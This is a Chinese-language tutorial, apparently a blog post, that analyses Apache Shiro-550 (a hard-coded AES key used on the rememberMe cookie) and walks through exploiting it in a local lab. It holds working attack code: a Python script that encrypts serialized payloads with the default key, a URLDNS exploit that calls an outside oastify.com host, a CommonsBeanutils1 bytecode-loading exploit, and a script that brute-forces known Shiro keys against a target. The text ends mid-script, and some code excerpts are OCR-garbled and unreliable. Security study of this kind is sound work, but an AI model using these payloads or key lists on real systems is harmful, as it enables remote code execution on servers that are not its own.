# Java 反序列化 Shiro 篇 01-Shiro550 流程分析

# 0x01 前言

shiro550的根本原因:固定 key 加密

# 0x02 环境搭建

• jdk8u65


• Tomcat8

shiro 1.2.4

漏洞影响版本: Shiro <= 1.2.4

搭建环境这里比较费心思,慢慢来。

jdk8u65 和 tomcat8 的配置比较简单,直接下载,跟着安装就可以。tomcat8 下载这个包




## Tomcat8 在 IDEA 中配置

• 这里我们先 clone 一下 P神的项目: <a href="https://github.com/phith0n/JavaThings/tree/master/shirodemo">https://github.com/phith0n/JavaThings/tree/master/shirodemo</a>


### 1. 用 IDEA 打开这个项目,去到 Settings 界面

如图配置,在 Add 的时候选择 Tomcat Server 这一选项。




## 2. 选择 Project Structure

这里 P神 已经把项目弄好了, 我们可以看一看。




## 3. 配置 Edit Configurations



#### 4. 运行测试

右键 login.jsp,运行之后会有一堆爆红,然后是 404 的界面,这个时候我们点击 IDEA 自带的用浏览器打开前端界面即可,这样就可以访问成功了。




登录的 username 和 password 默认是 root 与 secret。

• 这里还有一点小问题,在用 Burpsuite 抓包的时候会抓不到 localhost 的包,这里我们只需要查看 ipconfig 下的 IPV4 地址,用那个 IP 地址去替换 localhost 就能够抓包了。

# 0x03 Shiro-550 分析

#### 漏洞原理

勾选 RememberMe 字段,登陆成功的话,返回包 set-Cookie 会有 rememberMe=deleteMe 字段,还会有 rememberMe 字段,之后的所有请求中 Cookie 都会有 rememberMe 字段,那么就可以利用这个 rememberMe 进行反序列化,从而 getshell。



Shiro1.2.4 及之前的版本中,AES 加密的密钥默认**硬编码**在代码里(Shiro-550),Shiro 1.2.4 以上版本官方移除了代码中的默认密钥,要求开发者自己设置,如果开发者没有设置,则默认动态生成,降低了固定密钥泄漏的风险。

# 漏洞角度分析 Cookie

• 我们还是从一个漏洞发现者的角度出发,而不是跟着 IDEA 打断点走一遍就可以的。

首先在抓包的情况下,我们在拿到这一 Cookie 的时候,很明显能够看到这是经过某种加密的。因为我们平常的 Cookie 都是比较短的,而 shiro RememberMe 字段的 Cookie 太长了。

• 如此,我们先去分析 Cookie 的加密过程。

我们在知晓 Shiro 的加密过程之后,可以人为构造恶意的 Cookie 参数,从而实现命令执行的目的

这很重要! 并不是知道了怎么加密解密之后就可以 RCE 的!

#### 逆向分析解密过程

• 要找 Cookie 的加密过程,直接在 IDEA 里面全局搜索 Cookie,去找 Shiro 包里的类。


最后我们找到相关的类是 CookieRememberMeManager , 其中 , 在观察了一圈之后 , 将目光锁定到 getRememberedSerializedIdentity() 这个方法上。

```
Doughipy CookiekememberMeManager - ** OptimemberedSerialzedIdentity

| Delgnipy | CookiekememberMeManager - ** Optimp(!) | Decompied class file, bytecode version: 500 (laws 6)
| Palse | Boolean removed | Boolean) request.getAttribute(ShiroHttpServletRequest.IDENTITY_REMOVED_MEY);
| return removed | null && removed;
| Protected byte[] getRememberedSerializedIdentity(SubjectContext subjectContext) {
| if (lag.isDebugEnabled()) {
| String masg = "SubjectContext argument is not an HTTP-aware instance. This is required to obtain a servlet request and log.debug(msg);
| less | WebSubjectContext was = (WebSubjectContext)subjectContext;
| if (this.isIdentityRemoved(wse)) {
| return null; | less | Reps. | return null; | less | Reps. |
```

这里的前面,先判断是否为 HTTP 请求,如果是的话,获取 cookie 中 rememberMe 的值,然后判断是否是 deleteMe,不是则判断是否是符合 base64 的编码长度,然后再对其进行 base64 解码,将解码结果返回。

我们逆向上去,看一下谁调用了 getRememberedSerializedIdentity() 这个方法。



找到了 AbstractRememberMeManager 这个接口的 getRememberedPrincipals() 方法。

getRememberedPrincipals() 方法的作用域为 **PrincipalCollection**,一般就是用于聚合多个 Realm 配置的集合。

这里 393, 396 行; 393 行 ———— 将 HTTP Requests 里面的 Cookie 拿出来,赋值给 bytes 数组; 396 行将 bytes 数组的东西进行 convertBytesToPrincipals() 方法的调用,并将值赋给 principals 变量。

convertBytesToPrincipals() 这个方法将之前的 bytes 数组转换成了认证信息,在 convertBytesToPrincipals() 这个方法当中,很明确地做了两件事,一件是 **decrypt** 的解密,另一件是 **deserialize** 的反序列化。

• 先进到解密的 decrypt() 方法里面看看。

#### 解密过程之 decrypt() 方法


第 487 行,先是获取了密钥服务,也就是实现 AOP 的实现类,再往后 489 行的 decrypt() 跟进去,发现它是一个接口。我们可以看一下它的参数名

第一个要加密的数组,第二个是一个 key,说明这是一个对称加密,我们重点去关注一下 key。


回到之前 decrypt() 方法的第 489 行,两个传参,第一个是 Cookie,第二个是 key,跟进传入的 getDecryptionCipherKey

最终发现这个东西是个常量,过程如下

先点进 getDecryptionCipherKey 这个参数,进去之后发现这是一个 btye[] 的方法,返回了 decryptionCipherKey 。 decryptionCipherKey 这里,我们找一找谁调用了它。



跟进去 decryptionCipherKey()之后,查看谁调用了它,发现是 setDecryptionCipherKey()方法,这里有点没看懂赋值的原理,所以再往上找一找,看谁调用了 setDecryptionCipherKey()



同样的二次跟进,终于找到不一样的东西了。

```
public void setCipherKey(byte[] cipherKey) {

//Since this met
//(where the enc
setEncryptionCip
setDecryptionCip
setDecryptionCip
}

// AbstractRememberMeManager.java 57 * (@code key) via the (@setCipherKey(DeFAULT)
AbstractRememberMeManager.java 157 * should set your key via
Press Ctrl+Alt+F7 again to search in 'Project and Ubraries'

public AbstractRememberMeManager() {

this.serializer = new DefaultSerializer<PrincipalCollection>();
this.cipherService = new AesCipherService();
setCipherKey(DEFAULT_CIPHER_KEY_BYTES);

100

RUBBLET
```

非常显而易见的,第 109 行的 DEFAULT\_CIPHER\_KEY\_BYTES ,我们跟进去发现它的一个常量,是一个固定的值。

一整条寻找的思路如下图所示,这里我们发现 shiro 进行 Cookie 加密的 AES 算法的密钥是一个常量。

#### 解密过程之 deserialize 反序列化

在之前 convertBytesToPrincipals() 这个方法的地方,点进去。是一个接口,再看一看接口里面的 deserial 的实现方法有哪些


点进 shiro 包的 [deserial()] 方法,这里面的 [deserial()] 方法调用了 [readObject()],所以这里反序列化的地方是一个很好的入口类。

至此, Shiro 拿到 HTTP 包里的 Cookie 的解密过程已经梳理地很清楚了, 我们再回头看一看那一段 Cookie 是如何产生的, 也就是加密过程。

#### 加密过程

 加密分析这里用的是打断点调试。断点位置打在 AbstractRememberMeManager 接口的 onSuccessfulLogin 方法处。

这里打断点刚开始会有点烦,会判断是否是 HTTP 什么的,所以直接 F8 跳过就好,进入到 if (isRememberMe(token)) 的判断;这个判断这里,简单判断 RememberMe 字段是否为 true,再调用了 rememberIdentity() 方法



断点至 297 行时, F7 进入 rememberIdentity() 方法,这里一串调用,保存用户名。

```
public void rememberIdentity(Subject subject, AuthenticationToken token, AuthenticationInfo authcInfo) { s

PrincipalCollection principals = getIdentityToRemember(subject, authcInfo); subject: WebDelegatingSubj

rememberIdentity(subject, principals);

protected PrincipalCollection getIdentityToRemember(Subject subject, AuthenticationInfo info) {

return info.getPrincipals(); info: "root"

334  }

335
```

再回到 rememberIdentity() 方法, 跟进 this.rememberIdentity(subject, principals):
 调试手法如图

```
public void rememberIdentity(Subject subject, AuthenticationToken token, AuthenticationInfo authcInfo) { subject PrincipalCollection principals = getIdentityToRemember(subject, authcInfo); authcInfo: "root" principals:

rememberIdentity(subject principals); subject: WebDelegatingSubject@3087 principals: "root"

222 }

Returns info.getPrincipals() and ignores the Subject argument.

Params: subject - the subject for which the principals are being remembered.

info - the authentication info resulting from the successful

authonitistica attempts
```

进入 convertPrincipalsToBytes() 方法, 里面和我们之前看的解密里面的 convertBytesToPrincipals() 非常相似,不过将解密变成了加密,将反序列化改成了序列化。

先看序列化的这段, 和之前一样反序列化找的过程一致, 序列化最后如图

```
AbstractRememberMeManagerjava × flag Serializerjava × PofaultSerializerjava ×

public byte[] serialize(T o) throws SerializationException {

if (o == null) {

String msg = "argument cannot be null.";

throw new IllegalArgumentException(msg);
}

ByteArrayOutputStream baos = new ByteArrayOutputStream();

BufferedOutputStream bos = new BufferedOutputStream(baos);

try {

ObjectOutputStream oos = new ObjectOutputStream(bos);

oos.writeObject(o);

oos.close();

return baos.toByteArray();
} catch (IOException e) {

String msg = "Unable to serialize object [" + o + "]. " +

"In order for the DefaultSerializer to serialize this object, the [" + o.getClass().getName() + "]

"class must implement java.io.Serializable.";

throw new SerializationException(msg, e);
}
```

再回去看 encrypt 加密的那一段

这里我们能够看出加密算法是 AES 了,AES 是一种对称加密算法,继续往下跟,最后是找到加密 Key 用的是一个常量。大致要找的话,思路和之前是一样的

```
public AbstractRememberMeManager() {
    this.serializer = new DefaultSerializer<PrincipalCollection>();
    this.cipherService = new AesCipherService();
    setCipherKey(DEFAULT_CIPHER_KEY_BYTES);

110
}
```

后续加密这里,通过 AES 加密之后的 Cookie,拿去 Base64 编码。

```
protected void rememberSerializedIdentity(Subject subject, byte[] serialized) { subject: We

if (!WebUtils.isHttp(subject)) { subject: WebDelegatingSubject@4506

if (log.isDebugEnabled()) {

String msg = "Subject argument is not an HTTP-aware instance. This is required to log.debug(msg);

}

else {

HttpServletRequest request = WebUtils.getHttpRequest(subject);

HttpServletResponse response = WebUtils.getHttpResponse(subject);

String base64 = Base64.encodeToString(serialized);

Cookie template = this.getCookie();

Cookie cookie = new SimpleCookie(template);

cookie.setValue(base64);

cookie.saveTo(request, response);

}


}
```

以上分析就是全过程了~

# 0x04 Shiro-550 漏洞利用

这里利用会讲 Shiro-550 与 URLDNS 链、CC6 链、Commons-Beanutils1 链这三种攻击方式的利用。

我们可以先安装一个依赖,在 IDEA 中搜索 "Maven Helper" 即可,分析依赖的效果如图所示。



# 漏洞利用思路

• 既然 RCE,或者说弹 shell,是在反序列化的时候触发的。

那我们的攻击就应该是将反序列化的东西,进行 shiro 的一系列加密操作,再把最后的那串东西替换包中的 RememberMe 字段的值。

这个加密操作的脚本如下

**PYTHON** 

```
# -*-* coding:utf-8
# @Time : 2022/7/13 17:36
# @Author : Drunkbaby
# @FileName: poc.py
# @Software: VSCode
```

```
# @Blog : https://drun1baby.github.io/
from email.mime import base
from pydoc import plain
import sys
import base64
from turtle import mode
import uuid
from random import Random
from Crypto.Cipher import AES
def get_file_data(filename):
with open(filename, 'rb') as f:
data = f.read()
return data
def aes_enc(data):
BS = AES.block_size
pad = lambda s: s + ((BS - len(s) \% BS)) * chr(BS - len(s) \% BS)).encode()
key = "kPH+bIxk5D2deZiIxcaaaA=="
mode = AES.MODE\_CBC
iv = uuid.uuid4().bytes
encryptor = AES.new(base64.b64decode(key), mode, iv)
ciphertext = base64.b64encode(iv + encryptor.encrypt(pad(data)))
return ciphertext
def aes_dec(enc_data):
enc_data = base64.b64decode(enc_data)
unpad = lambda s: s[:-s[-1]]
key = "kPH+bIxk5D2deZiIxcaaaA=="
mode = AES.MODE\_CBC
iv = enc_data[:16]
encryptor = AES.new(base64.b64decode(key), mode, iv)
plaintext = encryptor.decrypt(enc_data[16:])
plaintext = unpad(plaintext)
return plaintext
if __name__ == "__main__":
data = get_file_data("ser.bin")
print(aes_enc(data))
```

# URLDNS 链

通过漏洞原理可以知道,构造 Payload 需要将利用链通过 AES 加密后在 Base64 编码。将 Payload 的值设置为 rememberMe 的 cookie 值,这里借助 ysoserial 中的 URLDNS 链去打,由于 URLDNS 不依赖于 Commons Collections 包,只需要 JDK 的包就行,所以一般用于检测是否存在漏洞。

• 这里的 EXP 我直接拿出来,是之前在学反射的时候写好的。

**IAVA** 


```
import java.io.*;
import java.lang.reflect.Field;
```

```
import java.net.URL;
import java.util.HashMap;
public class URLDNSEXP {
   public static void main(String[] args) throws Exception{
       HashMap<URL,Integer> hashmap= new HashMap<URL,Integer>();
// 这里不要发起请求
URL url = new URL("http://2twuuia2kxz9bqztec49jpphj8pzdo.oastify.com");
class c = url.getClass();
Field hashcodefile = c.getDeclaredField("hashCode");
hashcodefile.setAccessible(true);
hashcodefile.set(url,1234);
hashmap.put(url,1);
// 这里把 hashCode 改为 -1; 通过反射的技术改变已有对象的属性
hashcodefile.set(url,-1);
serialize(hashmap);
//unserialize("ser.bin");
}
   public static void serialize(Object obj) throws IOException {
       ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
oos.writeObject(obj);
   public static Object unserialize(String Filename) throws IOException,
ClassNotFoundException{
       ObjectInputStream ois = new ObjectInputStream(new
FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
```


第 19 行,先不要进行反序列化的操作,将序列化得到的 ser.bin 放到之前写好的 python 脚本里面跑,如图。

```
PS C:\Users\VanHurts\OneDrive - office\JavaSecurityLearning\JavaSecurity\ShiroEXP> python3 .\AESPayload.py
b'pbVLpAyqR2CzNdThj97jp9ot0yIGbNuuWl0K/3kHkq51oVpaiLfwNQ1eNE1z3/4qzU5U9Vw/XZn74U0tt2mfn3D0dYlZNaTG8mxHR0MGSueJLY60WKnFxT
ixjmzuORXvt4CmHW6DEM7ZyPdt9CXHkrEvWo8bgQEwpo6WQ88bC+kFEPNKjM5zooIXTfYG7LWBugy3yUWMhAlWabTgmDnBBpJTuLuGXgnalsfA5pkOAdaI5P
9ysLLkUn+Z0vAR8yEyZQIvAJt/ZCGLHIXftIIKxcJNBGkXr+5Yj48seAYsNGekLl8SLKBzoRKTF4nZ3DpcVtB1zXw2BSWzYiRYd/ls/QCwybyjXDYpkECKsU
HrAyO4fjiHju33cAC1NutyQaexUNt/sMJ0VPt6JkY9zZ9m5nF9Q3xuoEzvBMNSqKxp5WNZtWILrC05uKjAdw/zSk8j+YMeS9Z5bPn2MIz612PMQqgEyfH+5J
ih/0/KCDUDihhGILjIbg2Qci62hUJ0kt7D'
PS C:\Users\VanHurts\OneDrive - office\JavaSecurityLearning\JavaSecurity\ShiroEXP>
```

再将 AES 加密出来的编码替换包中的 RememberMe Cookie,将 JSESSIONID 删掉,因为当存在 JSESSIONID 时,会忽略 rememberMe。




#### 发包之后, 我们会收到 DNS 的请求, 如图




## 通过 CC11 链攻击

• 这里踩了很久的坑,原因我也不知道是为什么,出现了一个,就是字节码一直加载不进去,报错报的是"Translet 类无法找到 Calc 名"



后续解决的也很奇怪,修改了 jdk 版本就可以了,我之前是 1.7 的环境,换成了 1.8;用 EXP 攻击,编码,发包即可。



## 通过 CB1 链攻击

分析过程与 EXP 已经在之前写过了,分析过程就不写了,主要是如何使用的问题,先贴出我们的脚本 JAVA

```
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.beanutils.BeanComparator;
import org.apache.commons.beanutils.PropertyUtils;
import java.io.*;
```

```
import java.lang.reflect.Field;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.PriorityQueue;
public class CB1EXP {
    public static void main(String[] args) throws Exception{
        byte[] code =
Files.readAllBytes(Paths.get("E:\\JavaClass\\TemplatesBytes.class"));
TemplatesImpl templates = new TemplatesImpl();
setFieldValue(templates, "_name", "Calc");
setFieldValue(templates, "_bytecodes", new byte[][] {code});
setFieldValue(templates, "_tfactory", new TransformerFactoryImpl());
      templates.newTransformer();
final BeanComparator beanComparator = new BeanComparator();
// 创建新的队列,并添加恶意字节码
final PriorityQueue<Object> queue = new PriorityQueue<Object>(2,
beanComparator);
queue.add(1);
queue.add(1);
// 将 property 的值赋为 outputProperties setFieldValue(beanComparator,
"property", "outputProperties");
setFieldValue(queue, "queue", new Object[]{templates, templates});
serialize(queue);
 //
      unserialize("ser.bin");
}
    public static void setFieldValue(Object obj, String fieldName, Object value)
throws Exception{
        Field field = obj.getClass().getDeclaredField(fieldName);
field.setAccessible(true);
field.set(obj, value);
}
    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
oos.writeObject(obj);
    public static Object unserialize(String Filename) throws IOException,
ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new
FileInputStream(Filename));
Object obj = ois.readObject();
return obj;
}
}
```

• 我这里遇到的问题是 shiro 版本问题。

yso 中的链子打不通是因为 yso 中 cb 版本为 1.9, 而 shiro 自带为 1.8.3

服务端会显示报错:

org.apache.commons.beanutils.BeanComparator; local class incompatible: stream classdesc serialVersionUID = -2044202215314119608, local class serialVersionUID = -3490850999041592962

如果两个不同版本的库使用了同一个类,而这两个类可能有一些方法和属性有了变化,此时在序列化通信的时候就可能因为不兼容导致出现隐患。因此,Java在反序列化的时候提供了一个机制,序列化时会根据固定算法计算出一个当前类的 serialversionuld 值,写入数据流中;反序列化时,如果发现对方的环境中这个类计算出的 serialversionuld 不同,则反序列化就会异常退出,避免后续的未知隐患。


#### • Commons Collections依赖问题

#### 服务端报错:

Unable to load class named [org.apache.commons.collections.comparators.ComparableComparator]

简单来说就是没找到 org.apache.commons.collections.comparators.ComparableComparator 类,从包名即可看出,这个类是来自于commons-collections。

commons-beanutils本来依赖于commons-collections,但是在Shiro中,它的commons-beanutils虽然包含了一部分commons-collections的类,但却不全。这也导致,正常使用Shiro的时候不需要依赖于commons-collections,但反序列化利用的时候需要依赖于commons-collections。



# 0x05 漏洞探测

## 指纹识别

在利用 shiro 漏洞时需要判断应用是否用到了 shiro。在请求包的 Cookie 中为 rememberMe 字段赋任意值,收到返回包的 Set-Cookie 中存在 rememberMe=deleteMe 字段,说明目标有使用 Shiro 框架,可以进一步测试。

## AES密钥判断

前面说到 Shiro 1.2.4 以上版本官方移除了代码中的默认密钥,要求开发者自己设置,如果开发者没有设置,则默认动态生成,降低了固定密钥泄漏的风险。 但是即使升级到了1.2.4以上的版本,很多开源的项目会自己设定密钥。可以收集密钥的集合,或者对密钥进行爆破。

那么如何判断密钥是否正确呢?文章 <u>一种另类的 shiro 检测方式</u>提供了思路,当密钥不正确或类型转换异常时,目标 Response 包含 Set-Cookie: rememberMe=deleteMe 字段,而当密钥正确且没有类型转换异常时,返回包不存在 Set-Cookie: rememberMe=deleteMe 字段。

因此我们需要构造 payload 排除类型转换错误,进而准确判断密钥。

shiro 在 1.4.2 版本之前, AES 的模式为 CBC, IV 是随机生成的,并且 IV 并没有真正使用起来,所以整个 AES 加解密过程的 key 就很重要了,正是因为 AES 使用 Key 泄漏导致反序列化的 cookie 可控,从而引发反序列化漏洞。在 1.4.2 版本后,shiro 已经更换加密模式 AES-CBC 为 AES-GCM,脚本编写时需要考虑加密模式变化的情况。

这里给出大佬 Veraxy 的脚本:

**PYTHON** 

```
import base64
import uuid
import requests
from Crypto.Cipher import AES
def encrypt_AES_GCM(msg, secretKey):
    aesCipher = AES.new(secretKey, AES.MODE_GCM)
    ciphertext, authTag = aesCipher.encrypt_and_digest(msg)
    return (ciphertext, aesCipher.nonce, authTag)
def encode_rememberme(target):
    keys = ['kPH+bIxk5D2deZiIxcaaaA==',
'4AvVhmFLUsOKTA3Kprsdag==','66v108keKNV3TTcGPK1wzg==',
'SDKOLKn2J1j/2BHjeZwAoQ==']
                              # 此处简单列举几个密钥
   BS = AES.block_size
   pad = lambda s: s + ((BS - len(s) \% BS) * chr(BS - len(s) \% BS)).encode()
   mode = AES.MODE_CBC
    iv = uuid.uuid4().bytes
    file_body =
base64.b64decode('r00ABXNyADJvcmcuYXBhY2hlLnNoaXJvLnN1YmplY3QuU2ltcGxlUHJpbmNpcG
FSQ29sbGVjdGlvbqh/WCXGowhKAwABTAAPcmVhbG1QcmluY2lwYWxzdAAPTGphdmEvdXRpbC9NYXA7eH
BwdwEAeA==')
    for key in keys:
        try:
            # CBC加密
            encryptor = AES.new(base64.b64decode(key), mode, iv)
            base64_ciphertext = base64.b64encode(iv +
encryptor.encrypt(pad(file_body)))
            res = requests.get(target, cookies={'rememberMe':
base64_ciphertext.decode()},timeout=3,verify=False, allow_redirects=False)
            if res.headers.get("Set-Cookie") == None:
                print("正确KEY:" + key)
                return key
            else:
```

```
if 'rememberMe=deleteMe;' not in res.headers.get("Set-Cookie"):
